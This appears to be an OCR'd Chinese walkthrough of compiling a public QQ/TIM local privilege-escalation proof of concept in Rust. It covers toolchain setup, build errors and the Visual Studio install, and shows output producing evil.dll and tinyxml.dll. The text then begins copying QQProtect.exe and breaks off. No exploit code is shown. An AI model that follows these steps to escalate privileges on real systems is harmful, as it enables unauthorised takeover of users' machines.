

安装-以及其余问题

```
C:\Users\admin>rustc --version
```




```
C:\Users\admin>rustc --version
rustc 1.70.0 (90c541806 2023-05-31)

C:\Users\admin>_
```

```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>rustup
target add i686-pc-windows-msvc

该命令用于在Rust开发环境中添加目标平台，具体是向Rust工具链添加i686-pc-windows-msvc作为目标平
台。这意味着您可以使用Rust编写代码并将其编译为适用于32位Windows操作系统的可执行文件。
```



```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>rustup target add i686-pc-windows-msvc
info: downloading component 'rust-std' for 'i686-pc-windows-msvc'
info: installing component 'rust-std' for 'i686-pc-windows-msvc'
 25.4 MiB /  25.4 MiB (100 %)  12.2 MiB/s in  2s ETA:  0s
```

```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>rustup
default stable-i686-pc-windows-msvc
该命令用于设置默认的Rust工具链，使其使用稳定版（stable）的i686-pc-windows-msvc作为目标平
台。
```




```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>rustup default stable-i686-pc-windows-msvc
info: syncing channel updates for 'stable-i686-pc-windows-msvc'
info: latest update on 2023-06-01, rust version 1.70.0 (90c541806 2023-05-31)
info: downloading component 'cargo'
info: downloading component 'clippy'
info: downloading component 'rust-docs'
 13.5 MiB /  13.5 MiB (100 %)   9.3 MiB/s in  2s ETA:  0s
info: downloading component 'rust-std'
 25.4 MiB /  25.4 MiB (100 %)  12.6 MiB/s in  2s ETA:  0s
info: downloading component 'rustc'
 53.2 MiB /  53.2 MiB (100 %)  12.3 MiB/s in  4s ETA:  0s
info: downloading component 'rustfmt'
info: installing component 'cargo'
info: installing component 'clippy'
info: installing component 'rust-docs'
 13.5 MiB /  13.5 MiB (100 %)   1.3 MiB/s in 18s ETA:  0s
info: installing component 'rust-std'
 25.4 MiB /  25.4 MiB (100 %)   8.3 MiB/s in  3s ETA:  0s
info: installing component 'rustc'
 53.2 MiB /  53.2 MiB (100 %)  10.7 MiB/s in  5s ETA:  0s
info: installing component 'rustfmt'
info: default toolchain set to 'stable-i686-pc-windows-msvc'

  stable-i686-pc-windows-msvc installed - rustc 1.70.0 (90c541806 2023-05-31)
```

网络问题需要更换网络，当时使用的是wifi一直不通更换国内镜像源也没用，直接用了手机热点就可以了

```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>cargo
+stable-i686-pc-windows-msvc build --release --config "build.rustflags = [\"-C\",
\"target-feature=+crt-static\"]"
    Updating crates.io index
warning: spurious network error (3 tries remaining): [6] Couldn't resolve host
name (Could not resolve host: index.crates.io)
warning: spurious network error (2 tries remaining): [6] Couldn't resolve host
name (Could not resolve host: index.crates.io)
```

```
warning: spurious network error (1 tries remaining): [6] Couldn't resolve host
name (Could not resolve host: index.crates.io)
error: failed to get `rhexdump` as a dependency of package `tinyxml v0.1.0
(C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-
master\poc\tinyxml)`

Caused by:
  failed to query replaced source registry `crates-io`

Caused by:
  download of config.json failed

Caused by:
  failed to download from `https://index.crates.io/config.json`

Caused by:
  [6] Couldn't resolve host name (Could not resolve host: index.crates.io)
```




```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>cargo +stable-i686-pc-windows-msvc build --release --config
 "build.rustflags = [\"-C\", \"target-feature=+crt-static\"]"
    Updating crates.io index
warning: spurious network error (3 tries remaining): [6] Couldn't resolve host name (Could not resolve host: index.crates.io)
warning: spurious network error (2 tries remaining): [6] Couldn't resolve host name (Could not resolve host: index.crates.io)
warning: spurious network error (1 tries remaining): [6] Couldn't resolve host name (Could not resolve host: index.crates.io)
error: failed to get `rhexdump` as a dependency of package `tinyxml v0.1.0 (C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elev
ation-master\poc\tinyxml)`

Caused by:
  failed to query replaced source registry `crates-io`

Caused by:
  download of config.json failed

Caused by:
  failed to download from `https://index.crates.io/config.json`

Caused by:
  [6] Couldn't resolve host name (Could not resolve host: index.crates.io)
```

这个错误表明 Rust 编译器无法找到 `link.exe` 链接器，而它是 MSVC 工具链的一部分。这通常是因为缺少 Visual Studio 2017 或更新版本的安装，或者没有安装带有 Visual C++ 选项的 Visual Studio Build Tools。


要解决此问题，您可以尝试以下步骤：确保已正确安装 Visual Studio：确保您已安装了 Visual Studio 2017 或更新版本，并且在安装期间选择了 Visual C++ 组件。如果您在没有完整安装 Visual Studio 的情况下只安装了 Visual Studio Code，则需要安装 Visual Studio Build Tools，以便获得所需的构建工具。

```
这个错误表明 Rust 编译器无法找到 `link.exe` 链接器，而它是 MSVC 工具链的一部分。这通常是因为
缺少 Visual Studio 2017 或更新版本的安装，或者没有安装带有 Visual C++ 选项的 Visual
Studio Build Tools。

要解决此问题，您可以尝试以下步骤：确保已正确安装 Visual Studio：确保您已安装了 Visual Studio
2017 或更新版本，并且在安装期间选择了 Visual C++ 组件。如果您在没有完整安装 Visual Studio
的情况下只安装了 Visual Studio Code，则需要安装 Visual Studio Build Tools，以便获得所需
的构建工具。

error: linker `link.exe` not found
  |
  = note: program not found

note: the msvc targets depend on the msvc linker but `link.exe` was not found

note: please ensure that Visual Studio 2017 or later, or Build Tools for Visual
Studio were installed with the Visual C++ option.
```

```
note: VS Code is a different product, and is not sufficient.

error: could not compile `proc-macro2` (build script) due to previous error
warning: build failed, waiting for other jobs to finish...
```



```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>cargo +stable-i686-pc-windows-msvc build --release --config "bu
ild.rustflags = [\"-C\", \"target-feature=+crt-static\"]"
    Updating crates.io index
  Downloaded rustversion v1.0.12
  Downloaded proc-macro-error-attr v1.0.4
  Downloaded rhexdump v0.1.1
  Downloaded windows-args v0.2.0
  Downloaded version_check v0.9.4
  Downloaded windows-targets v0.42.2
  Downloaded quote v1.0.28
  Downloaded wtf8 v0.0.3
  Downloaded widestring v1.0.2
  Downloaded proc-macro2 v1.0.63
  Downloaded windows-service v0.5.0
  Downloaded unicode-ident v1.0.9
  Downloaded proc-macro-error v1.0.4
  Downloaded err-derive v0.3.1
  Downloaded bitflags v1.3.2
  Downloaded syn v1.0.109
  Downloaded unicode-xid v0.2.4
  Downloaded synstructure v0.12.6
  Downloaded windows_i686_msvc v0.36.1
  Downloaded windows_i686_msvc v0.42.2
  Downloaded windows-sys v0.36.1
  Downloaded windows v0.44.0
  Downloaded 22 crates (17.0 MB) in 10.47s (largest was `windows` at 11.5 MB)
   Compiling proc-macro2 v1.0.63
   Compiling unicode-ident v1.0.9
   Compiling version_check v0.9.4
error: linker `link.exe` not found
  |
  = note: program not found

note: the msvc targets depend on the msvc linker but `link.exe` was not found

note: please ensure that Visual Studio 2017 or later, or Build Tools for Visual Studio were installed with the Visual C++ option.

note: VS Code is a different product, and is not sufficient.

error: could not compile `proc-macro2` (build script) due to previous error
warning: build failed, waiting for other jobs to finish...
```



正在安装 - Visual Studio Community 2022 - 17.6.4

在选择安装项时需要帮助? 详细信息

☐ .NET Multi-platform App UI 开发
使用 C# 和 .NET MAUI 从单个基本代码库生成 Android、iOS、Windows 和 Mac 应用。

☐ .NET 桌面开发
将 C#、Visual Basic 和 F# 与 .NET 和 NET Framework 一起使用，生成 WPF、Windows 窗体和控制台应用程序。

☑ 使用 C++ 的桌面开发
使用所选工具(包括 MSVC、Clang、CMake 或 MSBuild)生成适用于 Windows 的现代 C++ 应用。

☐ 通用 Windows 平台开发
使用 C#、VB、或 C++ (可选)为通用 Windows 平台创建应用程序。

☐ 使用 C++ 的移动开发
使用 C++ 对 iOS、Android 或 Windows 生成跨平台应用程序。

游戏 (2)

安装详细信息

使用 C++ 的桌面开发
- 已包含
  - ✓ C++ 核心桌面功能
- 可选
  - ☑ MSVC v143 - VS 2022 C++ x64/x86 生成工...
  - ☑ 适用于最新 v143 生成工具的 C++ ATL (x8...
  - ☑ Windows 11 SDK (10.0.22000.0)
  - ☑ 安全问题分析
  - ☑ 实时调试器
  - ☑ C++ 分析工具
  - ☑ 用于 Windows 的 C++ CMake 工具
  - ☑ Boost.Test 测试适配器
  - ☑ Google Test 测试适配器
  - ☑ Live Share
  - ☑ IntelliCode
  - ☑ C++ AddressSanitizer
  - ☑ vcpkg 包管理器
  - ☐ 适用于最新 v143 生成工具的 C++ MFC (x8...
  - ☐ 适用于 v143 生成工具的 C++ 模块(x64/x8...


位置
C:\Program Files\Microsoft Visual Studio\2022\Community 更改...

继续操作即表示你同意所选 Visual Studio 版本的许可证。我们还提供通过 Visual Studio 下载其他软件的功能。此软件单独进行许可，如第三方公告或其随附的许可证中所述。继续即表示你同意这些许可证。

要求的总空间 9.11 GB


编译

```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>cargo
+stable-i686-pc-windows-msvc build --release --config "build.rustflags = [\"-C\",
\"target-feature=+crt-static\"]"
```



```
C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc>cargo +stable-i686-pc-windows-msvc build --release --config "bu
ild.rustflags = [\"-C\", \"target-feature=+crt-static\"]"
   Compiling proc-macro2 v1.0.63
   Compiling quote v1.0.28
   Compiling syn v1.0.109
   Compiling rustversion v1.0.12
   Compiling proc-macro-error-attr v1.0.4
   Compiling windows_i686_msvc v0.42.2
   Compiling proc-macro-error v1.0.4
   Compiling windows_i686_msvc v0.36.1
   Compiling err-derive v0.3.1
   Compiling unicode-xid v0.2.4
   Compiling synstructure v0.12.6
   Compiling windows-targets v0.42.2
   Compiling windows-sys v0.36.1
   Compiling windows v0.44.0
   Compiling tinyxml v0.1.0 (C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc\tinyxml)
   Compiling widestring v1.0.2
   Compiling bitflags v1.3.2
   Compiling wtf8 v0.0.3
   Compiling windows-args v0.2.0
   Compiling windows-service v0.5.0
   Compiling rhexdump v0.1.1
   Compiling evil v0.1.0 (C:\Users\admin\Desktop\qq-tim-elevation-master\qq-tim-elevation-master\poc\evil)
    Finished release [optimized] target(s) in 51.90s
```


```
target\release\tinyxml.dll
target\release\evil.dll
```



› qq-tim-elevation-master › qq-tim-elevation-master › poc › target › release ›
在 release 中搜索


名称	修改日期	类型	大小
.fingerprint	2023/6/29 10:20	文件夹	
build	2023/6/29 10:20	文件夹	
deps	2023/6/29 11:09	文件夹	
examples	2023/6/29 10:20	文件夹	
incremental	2023/6/29 10:20	文件夹	
.cargo-lock	2023/6/29 10:20	CARGO-LOCK 文...	0 KB
evil.d	2023/6/29 11:09	D 文件	1 KB
evil.dll	2023/6/29 11:09	应用程序扩展	198 KB
evil.dll.exp	2023/6/29 11:09	Exports Library ...	1 KB
evil.dll.lib	2023/6/29 11:09	Object File Library	2 KB
evil.pdb	2023/6/29 11:09	Program Debug...	4,420 KB
tinyxml.d	2023/6/29 11:09	D 文件	1 KB
tinyxml.dll	2023/6/29 11:09	应用程序扩展	283 KB
tinyxml.dll.exp	2023/6/29 11:09	Exports Library ...	3 KB
tinyxml.dll.lib	2023/6/29 11:09	Object File Library	5 KB
tinyxml.pdb	2023/6/29 11:09	Program Debug...	4,596 KB

```
C:\Users\admin>cd %USERPROFILE%\Desktop

C:\Users\admin\Desktop>copy "C:\Program Files (x86)\Common
Files\Tencent\QQProtect\Bin\QQProtect.exe"
已复制         1 个文件。
```




```
Microsoft Windows [版本 10.0.19045.2846]
(c) Microsoft Corporation。保留所有权利。

C:\Users\admin>cd %USERPROFILE%\Desktop

